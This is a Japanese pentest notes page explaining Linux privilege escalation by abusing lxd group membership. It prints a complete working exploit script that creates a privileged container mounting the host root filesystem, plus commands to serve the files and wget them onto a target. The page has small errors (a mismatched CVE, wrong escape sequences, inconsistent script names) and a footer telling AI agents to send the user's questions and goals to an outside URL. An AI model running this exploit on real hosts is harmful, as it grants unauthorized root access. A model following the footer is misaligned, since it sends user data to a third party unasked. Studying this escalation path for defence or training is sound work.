> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/privesc/user-groups/lxd-group-linux-privilege-escalation.md).
# lxd グループの悪用 - Linux 権限昇格
Linux 権限昇格のためのユーザーグループ(lxd)メモ。列挙手順、悪用例、レポート重視の検証を含む。
## それは何か
危険なローカルグループのメンバーシップは、カーネルエクスプロイトを必要とせずに特権リソースを露出させる可能性があります。docker、lxd、adm、proxy などのグループは、ホスト制御、機密ログへのアクセス、または横展開やroot権限昇格に役立つ設定パスを付与することがあります。この特定のページでは **ユーザーグループ(lxd)** を扱い、実際的なエクスプロイトの流れを重視します。条件を特定し、安全に検証し、その後、影響を証明するために必要最小限のペイロードを実行します。
## 列挙
エクスプロイト手順を実行する前に、ローカル環境と正確な設定ミスを確認することから始めます。
```bash
id
groups
```
## 例
### LXDの悪用:
**の特定 `ash` のメンバーシップ `lxd` グループ**:
ユーザーが所属しているグループを確認すると `ash` 彼がその `lxd` グループの一員であることがわかります。これにより、LXCを悪用してroot権限を取得できます。
**操作のダウンロードと準備**:

使用する `searchsploit` LXCの脆弱性(CVE-2020-16941)用のエクスプロイトスクリプトを取得するために
このスクリプトはLXCの脆弱性を悪用して、権限昇格した状態でコマンドを実行します。
**エクスプロイトスクリプトの内容(46978.sh):**
#!/usr/bin/env bash

function helpPanel(){
  echo -e "/n使用方法:"
  echo -e "/t[-f] ファイル名(.tar.gzのAlpineファイル)"
  echo -e "/t[-h] このヘルプパネルを表示/n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] イメージを一覧表示しています.../n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  cleanup
}

function cleanup(){
  echo -en "/n[*] コンテナを削除しています..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi
* このスクリプトは特権付きLXCコンテナを作成し、対象マシンでrootアクセスを提供します。
**Alpineイメージファイルとスクリプトをダウンロード:**

操作に必要なファイルを含むリポジトリをクローンし、ローカルHTTPサーバー経由で自分のマシンに転送します。
```bash
git clone https://github.com/saghul/lxd-alpine-builder
```
ファイルとスクリプトを配信するためにローカルHTTPサーバーを起動します
```bash
python3 -m http.server 80
```
ターゲットマシンで、スクリプトとイメージファイルをダウンロードします:
```bash
cd /tmp
wget http://10.10.14.7/46978.sh
wget http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
```
\*\* PATHの更新\*\*:
次を調整し、 `PATH` LXCコマンドが正しく解釈されるようにします。
```bash
export PATH=/home/jordan/.local/bin:/snap/bin:/usr/sandbox:/opt/nvim-linux64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/opt/kitty/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/jordan/.fzf/bin:/usr/local/bin
```
**スクリプトの実行**

ダウンロードしたAlpineイメージファイルでスクリプトを実行し、脆弱性を悪用してrootシェルを取得します:
```bash
./lxd.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```
コンテナから抜けるには、次へ移動するだけです `/mnt/root` ディレクトリ。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/privesc/user-groups/lxd-group-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)